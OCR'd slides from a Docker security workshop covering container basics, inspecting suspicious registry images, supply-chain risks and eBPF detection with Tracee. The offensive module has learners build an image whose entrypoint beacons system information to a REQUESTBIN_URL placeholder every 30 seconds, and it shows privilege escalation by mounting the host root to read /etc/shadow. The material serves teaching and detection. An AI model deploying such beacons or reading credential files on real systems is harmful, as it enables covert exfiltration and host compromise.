
Docker client - CLI tool for to interact with docker (written in Go)

Docker daemon - Socket API that takes commands from client and is now reimplemented as containerd

Underlying Linux services:

containerd - implements the Container Runtime Interface (CRI), came from docker originally

runc - Open Container Initiative (OCI) compliant tool for spawning and running containers, the low level container runtime



@digital-shokunin

Using the Docker client (exercise)

```
docker --help
docker run --help
```

boxes that look like this == exercises

Docker Health Check - troubleshoot

Docker reporting down?

Did you stop your VM after setting it up?

```
sudo apt install acl -y
sudo systemctl status docker
# do this if the status is not active-running
```

```
sudo systemctl restart docker
```

Run these only if you're having trouble with the prior docker command.

add an ACL so you can run docker commands without typing sudo every time:

```
 $ sudo setfacl -m user:$USER:rw /var/run/docker.sock
```

Babby's first image

```
docker run hello-world
```

Single Command | Interactive Containers

```
docker run alpine ip addr


docker run -it alpine /bin/ash
```

`exit` will drop you out of the container shell

```
-i, --interactive                    Keep STDIN open even if not attached
-t, --tty                            Allocate a pseudo-TTY
```

Interactive Containers (cont)

What happened to the container after we exited? Is it gone?

```
# List running containers
docker ps
# Where is the container? Destroyed?
docker ps --all
docker start <id>
docker ps
docker attach <id>
```

Background a container

```
docker run -d nginx

docker ps

docker stop <nginx_id>
```

Notice the not-so-friendly name?

override it with `--name`

```
docker run --name webserver -d nginx
docker container ls
```

Container Persistence

Containers stopping when exited != ephemeral

They're still on the disk, you can restart or explore them (Hi, IR)

later in the session, we'll be pulling apart images.

```
docker ps -a
```

```
[awood_aus@instance-2 ~]$ sudo docker ps -a
CONTAINER ID   IMAGE     COMMAND                  CREATED              STATUS                          PORTS     NAMES
12ee4056f064   nginx     "/docker-entrypoint.…"   About a minute ago   Exited (0) 14 seconds ago                 sweet_burnell
```

Process Hierarchy

```
docker run -d nginx
ps auxf
```

```
\_ (sd-pam)
/usr/bin/containerd-shim-runc-v2 -namespace moby -id b2ab
 \_ nginx: master process nginx -g daemon off;
     \_ nginx: worker process
     \_ nginx: worker process
/usr/bin/containerd-shim-runc-v2 -namespace moby -id 03e2
 \_ nginx: master process nginx -g daemon off;
     \_ nginx: worker process
     \_ nginx: worker process
```

Look for the hierarchy of processes under containerd

Module 2 - Exploring Containers

Sourcing Images
Exploring Container History
Inspecting an image for suspicious content
Safely extracting content from an image & dockerfiles
Thinking in a docker-first mindset with docker-ported tooling to decompile suspicious content

Images vs Containers

We'll talk a lot about images and containers throughout.

Image: Ordered collection of root file system changes and the corresponding execution parameters for use within a container runtime.

Contains union of layered filesystems stacked on top of one another.

No state, doesn't change.

Container: A runtime instance of an image. Consists of a Docker Image, an execution environment and a standard set of instructions.


An **image** is what you save & share, a **container** is what's running.

Where do images come from?

Find an image:

```
docker search nmap
```

IR Callout: If you can track the deployment flow of a container (or a k8s pod), it would be helpful in ruling out rogue containers.




[See this appendix slide for more details](#) on supply chain risks

Docker Images are Default Unsigned

It isn’t commonplace yet, but you can expect account compromises + package takeovers down the line.

Things exist to use in an enterprise environment for signing i.e

GitHub - sigstore/cosign: Container Signing



Exercise: Exploring Images and Container History

```
docker run --name hist -it alpine /bin/ash
/#> mkdir test && touch /test/Lorem
/#> exit
```

```
docker container diff hist
docker container commit hist history_test
docker image history history_test
```

Exercise: Exploring Container Images and History from DockerHub

```
docker search wellsfargo
```

Scenario: You're looking for potential dependency confusion attempts for a bank you're consulting for.

```
[awood_aus@instance-2 ~]$ sudo docker search wellsfargo
NAME                                              DESCRIPTION                                     STARS     OFFICIAL   AUTOMATED
akpotluri/wellsfargo                                                                              0
wellsfargo102/upload                                                                              0
wellsfargo102/new                                                                                 0
contcipartby/wellsfargocom-online-banking-sign-in   Wellsfargo.com Online Banking Sign In         0
wellsfargo/sa                                                                                     0
wellsfargo102/hello.12                                                                            0
```

Some of these images looks sus, let's take a look at one of them.

Docker Image History

```
docker pull wellsfargo102/upload
docker image ls
```

```
docker history wellsfargo102/upload
docker history --no-trunc --format "{{.CreatedAt}}: {{.CreatedBy}}" wellsfargo102/upload |less
```

What's in the jar?

Options:

- Start the container and see what happens
- extract the files we need from the image without running it

alternatively, move on with your life it's probably fine

Extract without running


```
docker create wellsfargo102/upload
# returns new container ID for a given image
docker cp $container_id:/app.jar /tmp/app.jar
ls /tmp/*.jar
vim /tmp/app.jar
docker rm $container_id
```

The `docker create` command creates a writeable container layer over the specified image and prepares it for running the specified command. The container ID is then printed to STDOUT. This is similar to `docker run -d` except the container is never started. You can then use the docker start <container_id> command to start the container at any point.

Optional, quick checks

```
file /tmp/app.jar
mkdir /tmp/app
unzip /tmp/app.jar -d /tmp/app/
cat /tmp/app/META-INF/MANIFEST.MF
 # Note the start class, main-class
strings /tmp/app.jar | less
```

Going the distance - decompile (with docker!)

```
docker run -it --rm -v /tmp/:/mnt/ --user $(id -u):$(id -g) kwart/jd-cli /mnt/app.jar -od /mnt/app-decompiled
```

```
ls /tmp/app-decompiled/
```

```
less /tmp/app-decompiled/BOOT-INF/classes/com/wellsfargo/uploadexcel/entity/StockDetailsEntity.java
```

Manual Reversing

just another way of extracting files from an image

```
cd ~ && mkdir testimage && cd testimage
docker pull nginx
docker save -o nginx.tar nginx
tar -xvf nginx.tar
```

Prepare for a delay on the save command.

Manual Reversing - Cont.

Now that we've got our image extracted we can look for the commands used:

They should be stored in a .json file in the root of our extracted image with a long hex filename

Reading this through jq, lets us see the layers and commands

```
cat <hash>/json | jq
```

Note that things like files copied in, aren't referred to by name, but by hash.

Extracting Dockerfiles from an image

What is a Dockerfile?
Dockerfile is a simple text file that consists of instructions to build Docker images. They're made of layers (more on that later).

Why would I want to extract the Dockerfile?

-When you cannot get a copy of the Dockerfile. … such as if you don't know where the image came from ;).

-You can go about manually re-creating a Dockerfile using the docker image's history.

-This process you're learning can be automated.

optional - Automated:

https://github.com/P3GLEG/Whaler/

```
sudo docker run -t --rm -v
/var/run/docker.sock:/var/run/docker.sock:ro pegleg/whaler
-sV=1.36 nginx:latest
```

```
sudo docker run -t --rm -v
/var/run/docker.sock:/var/run/docker.sock:ro pegleg/whaler
-sV=1.36 wellsfargo102/upload
```

Things to look out for in images:

Is the image "Official"? - those come from the vendors of the software - more reason to trust them.

Does the image have a "verified publisher" - Docker content from verified publishers. These products are published and maintained directly by a commercial entity.

When was the image last built? - Images hang around forever and there's no requirement for a recent build

Is there a Dockerfile available? - "Automated builds" will have one others won't. Being able to read the Dockerfile is very useful

Does the Dockerfile do anything dangerous? - Bad practices like ‘curl bashing’ are quite common.

```
FROM ubuntu:18.04 ←
```
Verify the upstreams!

Callout: Curl bashing

A bad practice.

Atleast review the script you're curl bashing, here's an ex. from a Dockerfile:

Do NOT run this, example only.

```
RUN curl -L https://get.rvm.io -o rvm-install.sh
RUN chmod +x rvm-install.sh
RUN ./rvm-install.sh
# or
RUN curl -L https://get.rvm.io | bash
```

Watch out: Exposing Services

By default services run by containers are not exposed to external networks

We can use the -p switch to do this

```
docker run -d -p 8080:80 nginx
```

This binds to 0.0.0.0 by default, you can also bind to a specific interface

The syntax `-p [IP_ADDRESS]:8080:80` could be used here to bind to a specific IP address

You can also use -P to publish all ports defined in the Dockerfile, but they appear on high ports pulled from a pool by Docker

Docker port forwarding rules can override other iptable rules made outside of docker!

is nginx real?

```
$ docker image inspect nginx | jq
```

#Display detailed information on one or more images

```
$ docker trust inspect nginx | jq
```

#Return low-level information about keys and signatures

Module Conclusion - Inspecting Images

There are a variety of scripts and commercial tools to do this

you'll ask better questions of vendors etc if you know the fundamentals

images can be poisoned at the source

whilst layers add provenance, they add some complexity, too.

there are advanced methods of capturing memory of running containers (we'll cover this later).

Module 3: *Offensive Docker Techniques*

Places to hide in containers as an attacker

Creating malicious container images, and deploying them

Using Docker in your offensive toolkit

Using techniques to hide or obscure our implants/malware

Hide/obscure our linux processes.

Latest detection technologies :)

eBPF


-Introduced into the Kernel in Dec 2014.

-Lets you run code in the kernel without building/maintaining a kernel module (hard).

-eBPF programs work off system hooks, monitoring for certain system calls or network calls, then performing additional steps.

-A great way to monitor containers and pods, which has historically not been easy.

-Interesting features are gated behind `CAP_SYS_ADMIN`



eBPF is a ridiculously stealthy method of maintaining persistence in rootkits once you've got `root`.

Tracee

Tracee is a Runtime Security and forensics tool for Linux made by aqua security

It uses Linux **eBPF technology** to trace your system and applications **at runtime**, and analyzes collected events in order to detect **suspicious behavioral patterns**.


eBPF based Runtime Security fills gaps in visibility that exists with traditional EDR's.

We'll use Tracee to demonstrate some detections and their origins, in the same way an eBPF based EDR (i.e Cilium, Crowdstrike) would to your SEIM. (Splunk, Panther, etc).

We barely scratch the surface of eBPF /Tracee's capabilities.

```
INFO: probing tracee-ebpf capabilities...
INFO: starting tracee-ebpf...
INFO: starting tracee-rules...
Loaded 14 signature(s): [TRC-1 TRC-13 TRC-2 TRC-14 TRC-3 TRC-11 TRC-9 TRC-4
TRC-5 TRC-12 TRC-6 TRC-10 TRC-7 TRC-15]
Serving metrics endpoint at :4466
```

Starting Tracee




```
#in a new terminal window:
docker run \
    --name tracee --rm -it \
    --pid=host --cgroupns=host
--privileged \
    -v
/etc/os-release:/etc/os-release-host:ro
\
    -e
LIBBPFGO_OSRELEASE_FILE=/etc/os-release
-host \
    aquasec/tracee:latest
```

We'll be having you start/stop tracee throughout the workshop. (ctrl+c)


Exercise - Create a Dockerfile

```
cd ~ && mkdir imagetest && cd imagetest && vi Dockerfile
```

```
FROM ubuntu:20.04
RUN groupadd -g 999 usertest && \
useradd -r -u 999 -g usertest usertest
RUN apt update && apt install -y curl tini
COPY ./docker-entrypoint.sh /docker-entrypoint.sh
RUN chmod +x docker-entrypoint.sh
USER usertest
# Go to requestbin.com and get a public url and replace REQUESTBIN_URL below
ENV URL REQUESTBIN_URL
ENV UA "Mozilla/5.0 (BeOS; U; BeOS BePC; en-US; rv:1.8.1.7) Gecko/20070917 BonEcho/2.0.0.7"
# Replace HANDLE with your l33t hacker name or some other identifying designation
ENV USER HANDLE
ENTRYPOINT ["/usr/bin/tini", "--", "/docker-entrypoint.sh"]
```

after pasting hit esc, then type

```
:wq
```



Exercise - Create an entrypoint script

```
vi docker-entrypoint.sh
```

```
#!/usr/bin/env bash

if [ "shell" = "${1}" ]; then
  /bin/bash
else
  while true
  do
    sleep 30
    curl -s  -X POST -A "${UA}" -H "X-User: ${HANDLE}" -H "Cookie: `uname -a | gzip | base64 -w0`"
$URL
    echo
  done
fi
```

after pasting hit esc, then type

```
:wq
```

Exercise - Build and run your Image

```
# Build the docker image based on Dockerfile in
# current directory, tag it as ‘cmddemo’
docker build -t cmddemo .



# Run a docker container with the cmddemo tagged
# image
docker run cmddemo
```

Exercise - Build and run your Image

Go to requestbin.com page for your url, see the requests come in every 30 seconds. Verify the requests have your handle in the header (public URL).

You should be able to decode the cookie field simply with:

```
base64 -d <<< [cookie field content] | gunzip
```

Detections

Tracee detects new executables being dropped @ runtime.

This reinforces the need to use signing, so you don't get overwhelmed by alerts of this nature.

you might see 'lost *n* events' - don't worry, it's just a cache being cleared.

```
Last login: Wed Jul 27 17:36:00 2022 from 35.235.241.16
griffin_s_francis@dc30:~$ sudo su
root@dc30:/home/griffin_s_francis# docker run \
> --name tracee --rm -it \
> --pid=host --cgroupns=host --privileged \
> -v /etc/os-release:/etc/os-release-host:ro \
> -e LIBBPFGO_OSRELEASE_FILE=/etc/os-release-host \
> aquasec/tracee:latest
INFO: probing tracee-ebpf capabilities...
INFO: starting tracee-ebpf...
INFO: starting tracee-rules...
Loaded 14 signature(s): [TRC-1 TRC-13 TRC-2 TRC-14 TRC-3 TRC-11 TRC-9 TRC-4 TRC-5 TR
Serving metrics endpoint at :4466

*** Detection ***
Time: 2022-07-27T17:41:03Z
Signature ID: TRC-9
Signature: New Executable Was Dropped During Runtime
Data: map[file path:/usr/lib/x86_64-linux-gnu/engines-1.1/capi.so.dpkg-new]
Command: dpkg
Hostname: 6e585da9987f

*** Detection ***
Time: 2022-07-27T17:41:03Z
Signature ID: TRC-9
Signature: New Executable Was Dropped During Runtime
Data: map[file path:/usr/lib/x86_64-linux-gnu/engines-1.1/padlock.so.dpkg-new]
Command: dpkg
Hostname: 6e585da9987f
```

Observing Docker

```
# Open a new shell ============================================>
docker ps
docker stop <name or id of running cmddemo container>


docker events

# Back in original shell
docker run -it cmddemo shell

/# ls -la
/# ps -eaf
/# exit
```

Sharing your image

At this point, you could share your image to a registry as part of your engagement

but we won't be doing this in the class.

```
$ docker login
$ docker tag SOURCE_IMAGE
USERNAME/DESTINATION_IMAGE
$ docker push USERNAME/DESTINATION_IMAGE
```

Working with external data - using docker in your offensive toolkit


```
docker run --rm -it instrumentisto/nmap -A -T4 scanme.nmap.org

# Where's the output? (optional)

mkdir ~/vol_test && cd ~/vol_test/

docker run -v ~/vol_test:/output instrumentisto/nmap -sT -oA /output/test scanme.nmap.org

ls -l ~/vol_test

cat test.nmap
```

Docker Priv Esc

If you can run Docker, you effectively have root on the host (unless in non-privileged mode)

Docker engine runs as root and has the ability to run containers with access to protected areas of the system

In some highly advanced environments, giving people root to ephemeral boxes isn't considered such a big deal. (see beginning video).

Docker with root or etc mounted as volume

```
docker run -it -v /:/host alpine /bin/ash
```

```
/ # cat /host/etc/shadow
```

```
/ # exit
```

